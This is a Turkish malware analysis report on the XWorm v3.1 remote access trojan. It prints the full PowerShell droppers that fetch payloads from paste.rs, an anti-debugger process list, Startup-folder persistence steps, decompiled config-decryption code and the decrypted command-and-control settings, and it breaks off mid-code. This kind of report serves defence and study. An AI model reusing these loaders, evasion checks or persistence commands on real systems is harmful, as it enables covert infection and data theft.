

XWORM V3.1

TEKNİK ANALİZ RAPORU

MALWARE REPORT

XWORM V3.1

THREAT LEVEL: CRITICAL

XXXXXXXXXXXXXXXXXXXX

Report generated by XWORM V3.1

on 2023-10-27 15:30:00

Target: 192.168.1.100

Analyst: ZAYOTEM

Classification: CONFIDENTIAL

Version: 3.1.0

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	ii
SCRIPT2.PS1 ANALİZİ.....	1
STATİK ANALİZ	1
AZOYO.PS1 ANALİZİ	3
STATİK ANALİZ	3
SVCHOST_UPDATE.EXE ANALİZİ	7
STATİK ANALİZ	7
DİNAMİK ANALİZ	9
YARA KURALI.....	23
MITRE ATTACK TABLE.....	26
ÇÖZÜM ÖNERİLERİ	26
HAZIRLAYAN	27

Ön Bakış

XWorm, ilk kez **2022** yılında keşfedilen ve gelişmiş özellikleriyle öne çıkan bir **Remote Access Trojan (RAT)** zararlısıdır. Başlangıçta **Malware-as-a-Service (MaaS)** modeliyle piyasaya sürülen **XWorm**, abonelik seviyelerine göre değişen modüler yapısı sayesinde **bilgi hırsızlığı**, **uzaktan komut kontrolü**, **DDoS saldırıları** ve **fidye yazılımı** gibi çeşitli kötü amaçlı faaliyetler gerçekleştirebilmektedir.

Zararlı, **web tarayıcılarındaki kimlik bilgileri**, **masaüstü mesajlaşma uygulamaları**, **FTP istemcileri** ve özellikle **kripto para cüzdanlarına** yönelik veri hırsızlığı yapmanın yanı sıra, **klavye kaydı**, **ekran ve webcam görüntüsü alma**, **ağ taraması** ve **clipboard manipülasyonu** gibi kapsamlı sızma tekniklerini kullanmaktadır. **XWorm**, gelişmiş **anti-analiz** teknikleri sayesinde tespit edilmesi zor olan **sofistike** bir tehdit olarak kabul edilmektedir.

XWorm şu alanlara erişim sağlamaktadır:

- Web tarayıcılarına kaydedilen kimlik bilgileri,
- Keylogging ile klavye takibi yapma
- Ağ içi port taraması,
- Blockchain (kripto para) cüzdanları,
- Uzaktan komut kontrolü,
- Clipboard Manipülasyonu

2023 ve **2024** yıllarında **GitHub**, **Telegram** ve çeşitli dosya paylaşım platformları üzerinden hızla yayılarak dünya genelinde on binlerce cihazı etkilemiştir. Başta **TA558**, **NullBuldge** ve **UAC-0184** gibi gelişmiş tehdit aktörleri tarafından kullanılan **XWorm**, hem amatör hem profesyonel saldırganlar arasında yaygınlaşmış ve özellikle **ABD** dahil birçok ülkeyi hedef almıştır.

ele geçirilerek ciddi güvenlik açıklarına ve maddi kayıplara yol açmaktadır.

script2.ps1 Analizi

Adı	script2.ps1
MD5	d40e797ce08ffa8441f7b89dcc9385e6
SHA256	c0f3d354004422c2951d5e1630e1ddd57efb1118d6c4d03dced99e5dfe407780
Dosya Türü	PowerShell

Statik Analiz

script2.ps1	
Property	Value
File Name	C:\Users\██████\Desktop\xworm\script2.ps1
File Type	Unknown format
File Info	Unknown format
File Size	656 bytes
PE Size	Not a Portable Executable.

Şekil 1- Zararlı Dosyanın Boyut Bilgisi

Zararlı dosyanın dosya boyutunun **656 Byte** olduğu görülmektedir.

```
< > script2.ps1 x
script2...
1
2 $url = "https://paste.rs/AZoyo"
3 $temp = "$env:TEMP\script1.ps1"
4 try {
5     (New-Object System.Net.WebClient).DownloadFile($url, $temp)
6     if (Test-Path $temp) {
7         Unblock-File -Path $temp
8         $psi = New-Object System.Diagnostics.ProcessStartInfo
9         $psi.FileName = "powershell.exe"
10        $psi.Arguments = "-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File `"$temp`""
11        $psi.WindowStyle = [System.Diagnostics.ProcessWindowStyle]::Hidden
12        $psi.CreateNoWindow = $true
13        [System.Diagnostics.Process]::Start($psi) | Out-Null
14        Start-Sleep -Seconds 2
15        Remove-Item -Path $temp -Force
16    }
17 } catch { }
```

Şekil 2- Zararlı Dosyanın İçeriği

Zararlı dosyanın içeriğini incelediğimiz zaman **PowerShell** tabanlı bir indirici mekanizması kullandığı görülmektedir. Script, öncelikle uzak bir URL adresinden ikinci aşama bir PowerShell dosyasını sistemin **TEMP** dizinine **script1.ps1** olarak indirmektedir. İndirilen dosyanın güvenlik uyarılarını tetiklememesi için Mark-of-the-Web işaretini kaldırmakta ve **ExecutionPolicy Bypass** parametresi ile PowerShell güvenlik kısıtlamalarını devre dışı bırakarak **script**'i gizli modda çalıştırmaktadır.

Çalıştırma işlemi kullanıcıya herhangi bir pencere göstermeden arka planda gerçekleştirilmekte ve kısa bir bekleme süresinin ardından indirilen dosya diskten silinmektedir.

```
paste.rs/AZoyo x paste.rs/RBCDk From Base64 - CyberChef
paste.rs/AZoyo
$p = @("x64dbg", "x32dbg", "ollydbg", "wireshark", "processhacker", "taskmgr", "vboxservice", "vboxtr", "prl_tools", "qemu-ga", "joeboxserver", "joeboxcontrol", "fiddler", "httpdebugger", "dnspy", "ida64", "x32netdbg", "windbg", "reshacker", "importrec", "x96dbg")
foreach ($n in $p) { if (Get-Process -Name $n -ErrorAction SilentlyContinue) {{ exit }} }

$b64_url = "https://paste.rs/RBCDk"
try {
    $bwr = (Invoke-WebRequest -Uri $b64_url -UseBasicParsing).Content
} catch { exit }
try {
    $by12 = [System.Convert]::FromBase64String($bwr)
} catch { exit }
$Malp = "$env:TEMP\svchost_update.exe"
if (Test-Path $Malp) { Remove-Item $Malp -Force -ErrorAction SilentlyContinue }
try {
    [System.IO.File]::WriteAllBytes($Malp, $by12)
} catch { exit }

attrib +h +s $Malp
$st = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\svchost_update.exe"
Copy-Item $Malp $st -Force

attrib +h +s $st
Start-Process -Filepath $Malp -WindowStyle Hidden
Start-Sleep -Seconds 2
Remove-Item $Malp -Force -ErrorAction SilentlyContinue
```

Şekil 3- Zararlının İndireceği Dosya

Zararlının indirdiği yeni dosya içeriği sunucuda görülmektedir.

AZoyo.ps1 Analizi

Adı	AZoyo
MD5	ebf23a4fd5ec1580307cd7295ac404ae
SHA256	da17d512fad3d4a91a92d229becfbe93bd4b56099a4672e7758d31bc22100b76
Dosya Türü	PowerShell

Statik Analiz

AZoyo.ps1	
Property	Value
File Name	C:\Users\██████████\Desktop\xworm\AZoyo.ps1
File Type	Unknown format
File Info	Unknown format
File Size	1.21 KB (1243 bytes)
PE Size	Not a Portable Executable.

Şekil 4- Azoyo.ps1 Dosya Boyutu

Yeni indirilen zararlının dosya boyut bilgisine baktığımız zaman dosya boyutunun **1.21 KB** Olduğu görülmektedir.

```
< > _ AZoyo.ps1 x
> _ AZoyo.ps1
1
2 $p = @("x64dbg", "x32dbg", "ollydbg", "wireshark", "processhacker", "taskmgr", "vboxservice", "vboxtray", "v
3 ga", "joeboxserver", "joeboxcontrol", "fiddler", "httpdebugger", "dnspy", "ida64", "idag", "idaw", "idag64",
4 "importrec", "x96dbg")
5 foreach ($n in $p) { if (Get-Process -Name $n -ErrorAction SilentlyContinue) { exit } }
6
7 $b64_url = "https://paste.rs/RBCDk"
8 try {
9     $bwr = (Invoke-WebRequest -Uri $b64_url -UseBasicParsing).Content
10 } catch { exit }
11 try {
12     $by12 = [System.Convert]::FromBase64String($bwr)
13 } catch { exit }
14 $Malp = "$env:TEMP\svchost_update.exe"
15 if (Test-Path $Malp) { Remove-Item $Malp -Force -ErrorAction SilentlyContinue }
16 try {
17     [System.IO.File]::WriteAllBytes($Malp, $by12)
18 } catch { exit }
19
20 attrib +h +s $Malp
21 $st = "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup\svchost_update.exe"
22 Copy-Item $Malp $st -Force
23
24 attrib +h +s $st
25 Start-Process -FilePath $Malp -WindowStyle Hidden
26 Start-Sleep -Seconds 2
27 Remove-Item $Malp -Force -ErrorAction SilentlyContinue
```

Şekil 5- Azoyo.ps1 Dosya İçeriği

Zararlı dosyanın içeriğini incelediğimiz zaman analiz ortamlarını ve güvenlik araçlarını tespit etmeye yönelik bir kontrol mekanizması içerdiği görülmektedir. **Script** başlangıçta **debugger** ve **sanallaştırma ortamlarına** ait süreçleri kontrol etmektedir. Süreçlerden herhangi biri varsa program kendisini sonlandırmaktadır.


x64dbg	x32dbg	ollydbg	wireshark
processhacker	taskmgr	vboxservice	vboxtray
vmtoolsd	vmwaretray	vmwareuser	vgauthservice
vmacthlp	vmsvc	vmusrvc	prl_cc
prl_tools	qemu-ga	joeboxserver	joeboxcontrol
fiddler	httpdebugger	dnspy	ida64
idag	idaw	idag64	idaw64
scylla	scylla_x64	scylla_x86	protection_id
x64netdbg	x32netdbg	windbg	reshacker
importrec	x96dbg		

Tablo 1- Kontrol Edilen Uygulamalar

```
4
5 $b64_url = "https://paste.rs/RBCDk"
6 try {
7     $bwr = (Invoke-WebRequest -Uri $b64_url -UseBasicParsing).Content
8 } catch { exit }
9 try {
10     $by12 = [System.Convert]::FromBase64String($bwr)
11 } catch { exit }
12 $Malp = "$env:TEMP\svchost_update.exe"
13 if (Test-Path $Malp) { Remove-Item $Malp -Force -ErrorAction SilentlyContinue }
14 try {
15     [System.IO.File]::WriteAllBytes($Malp, $by12)
16 } catch { exit }
```


Şekil 6- Yeni Dosyanın İndirilmesi ve Base64 İşlemi

Zararlı script "**hxxps[:]//paste[.]rs/RBCDk**" adresinden yeni yük indirmektedir. İndirilen bu yük **Base64** ile çözülerek binary formata dönüştürülmekte ve sistemin geçici dizinine "**TEMP\svchost_update.exe**" adıyla kaydedilmektedir.



Şekil 7- Zararlının Base64 Yüklü

Uzak sunucudan çektiği dosyanın içeriği **Şekil-7** de görülmektedir. İlgili dosyayı incelediğimiz zaman **base64** formatında olduğu doğrulanmaktadır.



Şekil 8- Zararlının Kalıcılık İşlemleri

Oluşturulan **svchost_update.exe** dosyasını kalıcılık sağlamak amacıyla kullanıcının **Startup** klasörüne kopyalamaktadır. Kopyalama işlemi sonrasında dosya kalıcılık amacıyla Startup klasörüne kopyaladığı dosyayı “**attrib +h +s**” komutu ile hem gizli hem de sistem olarak işaretlemektedir.

“**Start-Process -FilePath \$Malp -WindowStyle Hidden**” komutu ile arka planda, başlatmaktadır. Çalıştırma işleminden yaklaşık iki saniye sonra, **%TEMP%** dizindeki orijinal dosya silinmektedir.

svchost_update.exe Analizi

Adı	svchost_update
MD5	455d0567fa5a6a78d83b552568a4f649
SHA256	8ef393be8088c928677beb1f04a2196338edc5ef2abec01273724306cc2c4723
Dosya Türü	PE32/.NET

Statik Analiz

svchost_update.exe	
Property	Value
File Name	C:\Users\██████\Desktop\svchost_update.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	30.50 KB (31232 bytes)
PE Size	30.50 KB (31232 bytes)


Şekil 10- Dosya Bilgileri

Elde edilen yeni dosya incelendiğinde, dosyanın **32-bit mimaride** derlenmiş bir **.NET** uygulaması olduğu ve yaklaşık **30,50 KB** boyutunda bulunduğu görülmektedir.

Property	Value
FileDescription	
FileVersion	1.0.0.0
InternalName	XClient.exe
LegalCopyright	
OriginalFilename	XClient.exe
ProductVersion	1.0.0.0

Şekil 11- Metaveriler


İlgili dosyanın **PE** meta verilerini görülmektedir. Bu meta veriler, zararlının **XClient.exe** adıyla paketlenildiğini ve **sürüm bilgisinin 1.0.0.0** olduğunu göstermektedir.



Şekil 12- Fonksiyon Blokları

Zararlı dosyayı incelediğimiz zaman karşımıza dosyanın yapısı çıkmaktadır. Burada bulunan

- My:
- Stub:
- AlgorithmAES: AES şifreleme işlemleri bloğu,
- ClientSocket: Network veri akış işlemlerinin olduğu blok,
- Main: Programın ana başlangıç bloğu,
- Messages:
- Uninstaller: Zararlının kendini silme bloğu,




Şekil 13- Zararlı İçerisinde Bulunan Şifreli Sabitler

Zararlı içerisinde bazı şifreli sabitler bulunmaktadır. Bu sabitler:

Host	Port	KEY	SPL	Sleep	USBNM	Mutex
------	------	-----	-----	-------	-------	-------

Tablo 2- Sabitler

Dinamik Analiz



```
7 // Token: 0x0200000C RID: 12
8 public class AlgorithmAES
9 {
10     // Token: 0x0600003A RID: 58 RVA: 0x000040AC File Offset: 0x000022AC
11     public static object Decrypt(string input)
12     {
13         RijndaelManaged rijndaelManaged = new RijndaelManaged();
14         MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
15         byte[] array = new byte[32];
16         byte[] array2 = md5CryptoServiceProvider.ComputeHash(AlgorithmAES.UTF8SB(Settings.Mutex));
17         Array.Copy(array2, 0, array, 0, 16);
18         Array.Copy(array2, 0, array, 16, 16);
19         rijndaelManaged.Key = array;
20         rijndaelManaged.Mode = CipherMode.ECB;
21         ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
22         byte[] array3 = Convert.FromBase64String(input);
23         return AlgorithmAES.UTF8BS(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
24     }
25
26     // Token: 0x0600003B RID: 59 RVA: 0x00004138 File Offset: 0x00002338
27     private static byte[] UTF8SB(string s)
28     {
29         return Encoding.UTF8.GetBytes(s);
30     }
31
32     // Token: 0x0600003C RID: 60 RVA: 0x00004154 File Offset: 0x00002354
33     private static string UTF8BS(byte[] b)
34     {
35         return Encoding.UTF8.GetString(b);
36     }
37 }
```

İsim	Değer	Tip
System.Text.Encoding.UTF8.get döndü	System.Text.UTF8Encoding	System.Text.Encoding
System.Text.Encoding.GetString döndü	"21.tcp.vip.cpolar.cn"	string
input	"Hj8nBLSIPN6KBbMiZgT/sZ1qyh+slX7bZWD0oOrb8E0="	string
rijndaelManaged	(System.Security.Cryptography.RijndaelManaged)	System.Security.Crypt
array3	byte[0x00000020]	byte[]

Şekil 14- AlgorithmAES Metodu

AlgorithmAES sınıfı, zararlının **Settings** içerisindeki şifrelenmiş metinleri çözmek için kullanılmaktadır. Şifreli metin çözme işlemi, **AES** algoritması ile gerçekleştirilir ve anahtar **Settings.Mutex** değerinden **MD5 hash** kullanılarak türetilir. Oluşturulan anahtar, **AES**'in **ECB modu** ile şifre çözme işlemi için kullanılır. Decrypt metodu, **Base64** formatındaki şifreli girdiyi alır, AES ile çözer ve **UTF-8 string** olarak döndürür.

```
7 // Token: 0x00000008 RID: 8
8 public class Main
9 {
10     // Token: 0x06000014 RID: 20 RVA: 0x0002244 File Offset: 0x0000444
11     [STAThread]
12     public static void Main()
13     {
14         Thread.Sleep((checked(Settings.Sleep * 1000)));
15         try
16         {
17             Settings.Host = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Host));
18             Settings.Port = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Port));
19             Settings.KEY = Conversions.ToString(AlgorithmAES.Decrypt(Settings.KEY));
20             Settings.SPL = Conversions.ToString(AlgorithmAES.Decrypt(Settings.SPL));
21             Settings.USBNM = Conversions.ToString(AlgorithmAES.Decrypt(Settings.USBNM));
22         }
23     }
24 }
```

Isim	Değer	Tip
Microsoft.VisualBasic.CompilerServices.Conversions.ToString dön...	"21.tcp.vip.cpolar.cn"	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread

Şekil 15- Şifreli Sabitlerin Çözülmesi ve Yeniden Atanması

Zararlının **Main** bloğunu incelediğimizde **3 saniyelik** bekleme süresi görülmektedir. Bu süre, **Settings** içerisindeki **Sleep** değişkeninden alınmaktadır. Devam eden akışta şifrelenmiş metinler **AlgorithmAES** metoduna verilerek çözülmektedir.

Host	"21.tcp.vip.cpolar.cn"
Port	"12208"
KEY	"222332"
SPL	"<Xwormmm>"
USBNM	"USB.exe"

Tablo 3- Zararlı Konfigürasyon Bilgileri

```
22 }
23 catch (Exception ex)
24 {
25     Environment.Exit(0);
26 }
27 if (!Helper.CreateMutex())
28 {
29     Environment.Exit(0);
30 }
```

Şekil 16- Mutex Oluşturulması ve Kontrolü

CreateMutex() fonksiyonu, **Settings.Mutex** değeriyle isimlendirilmiş bir **Mutex** oluşturur. Eğer aynı isimde bir mutex zaten mevcutsa flag değeri **false** olur. Eğer **mutex** oluşturulamazsa program kendini hemen sonlandırmaktadır.

```
138
139 // Token: 0x06000040 RID: 73 RVA: 0x00004358 File Offset: 0x00002558
140 public static string ID()
141 {
142     string text;
143     try
144     {
145         text = Helper.GetHashT(string.Concat(new object[]
146         {
147             Environment.ProcessorCount,
148             Environment.UserName,
149             Environment.MachineName,
150             Environment.OSVersion,
151             new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
152         }));
153     }
154     catch (Exception ex)
155     {
156     }
157 }
```

İsme	Değer
strToHash	"4-DESKTOP- Microsoft Windows NT 6.2.10000.17131"
array	null
md5CryptoServiceProvider	null

Şekil 17- HWID Oluşturulması

ID fonksiyonu, sistemden çeşitli özellikleri toplayarak benzersiz bir kimlik olan **HWID** üretir. İşlemci çekirdek sayısı, kullanıcı adı, bilgisayar adı, işletim sistemi sürümü ve sistem disk boyutu gibi bilgileri birleştirilir ve ardından hash işlemi uygulayarak tek bir kimlik değeri elde etmektedir.

```
159
160
161 // Token: 0x0600004A RID: 74 RVA: 0x00004478 File Offset: 0x00002678
162 public static string GetHashT(string strToHash)
163 {
164     MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
165     byte[] array = Encoding.ASCII.GetBytes(strToHash);
166     array = md5CryptoServiceProvider.ComputeHash(array);
167     StringBuilder stringBuilder = new StringBuilder();
168     foreach (byte b in array)
169     {
170         stringBuilder.Append(b.ToString("x2"));
171     }
172     return stringBuilder.ToString().Substring(0, 20).ToUpper();
173 }
```

İsim	Değer
strToHash	"4-DESKTOP- Microsoft Windows NT 6.2.10000.17131"
array	(byte[0x00000010])
md5CryptoServiceProvider	(System.Security.Cryptography.MD5CryptoServiceProvider)
stringBuilder	{0d...7c6}

Şekil 18- Hashleme İşlemi

GetHashT fonksiyonu, kendisine verilen metni **MD5** algoritması ile hashleyerek sabit uzunlukta bir özet değeri üretir. Bu yapı genellikle sistem kimliği (HWID) gibi değerleri sabit uzunlukta ve okunabilir bir formata dönüştürmek için kullanılmaktadır.

```

370 // Token: 0x0400001F RID: 31
371 private static readonly string Plugin = "Software\\" + Helper.ID();
372

```

İsim	Değer
string.Concat döndü	@Software\0DFD

Şekil 19- Kayıt Defteri İşlemi

Daha önce üretilen sistem kimliğini kullanarak **registry** altında benzersiz bir yol oluşturur. Böylece her enfekte sistem için **Software\{HWID}** formatında ayrı bir kayıt alanı tanımlanmaktadır.

```

375 // Token: 0x04000021 RID: 33
376 private static int idletime;
377
378 // Token: 0x04000022 RID: 34
379 private static Helper.LASTINPUTINFO lastInputInf = default(Helper.LASTINPUTINFO);
380
381 // Token: 0x04000023 RID: 35
382 public static TimeSpan sumofidletime = new TimeSpan(0L);
383
384

```

İsim	Değer
System.Diagnostics.Process.GetCurrentProcess döndü	{System.Diagnostics.Process (svchost_update)}
System.Diagnostics.Process.MainModule.get döndü	{System.Diagnostics.ProcessModule (svchost_update.exe)}
System.Diagnostics.ProcessModule.FileName.get döndü	@C:\Users\ Desktop\svchost_update.exe

Şekil 20- Dosya Yolunun Alınması

Process.GetCurrentProcess() ile zararlı dosyanın tam dosya yolunu almaktadır.

```

389 public static string Time;
390
391 // Token: 0x04000016 RID: 38
392 public static string[] userAgents = new string[] { "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0", "Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36" };
393
394 // Token: 0x04000027 RID: 39
395 public static Mutex appMutex;

```

Şekil 21- UserAgent Atanması

Bu dizi, uygulamanın yaptığı **HTTP** isteklerini gerçek bir kullanıcıymış gibi göstermek için kullanılmaktadır.

Windows7 (64-bit)	Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
iPhone (iOS 11.4.1)	Mozilla/5.0 (iPhone; CPU iPhone OS 11_4_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/11.0 Mobile/15E148 Safari/604.1
Windows10 (64-bit)	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36

Tablo 4- User Agent Bilgileri

```
96 public static extern Helper.EXECUTION_STATE PreventSleep();
97 // Token: 0x06000045 RID: 69 RVA: 0x00004318 File Offset: 0x00002518
98 public static void PreventSleep()
99 {
100     try
101     {
102         Helper.SetThreadExecutionState((Helper.EXECUTION_STATE)2147483651U);
103     }
104     catch (Exception ex)
105     {
106     }
107 }
108
```

100 %

İsim	Değer	Ti
Stub.Helper.SetThreadExecutionState döndü	ES_CONTINUOUS	Stu
ex	Geri derlenmiş değişkenler hesaplanamaz	

Şekil 22- Uyku Modu Engelleme

Kod içerisinde çağrılan **SetThreadExecutionState** fonksiyonu, Windows'ta sistemin uyku moduna geçmesini ve ekranın kapanmasını engellemek için kullanılmaktadır. Gönderilen **2147483651U** değeri aslında **ES_CONTINUOUS (0x80000000)**, **ES_SYSTEM_REQUIRED (0x1)** ve **ES_DISPLAY_REQUIRED (0x2)** bayraklarının **bitwise OR** kombinasyonudur. Bu da sistemin ve ekranın sürekli olarak aktif kalmasını sağlamaktadır.

```
public class ClientSocket
{
    // Token: 0x06000018 RID: 24 RVA: 0x00001418 File Offset: 0x00000018
    public static void BeginConnect()
    {
        try
        {
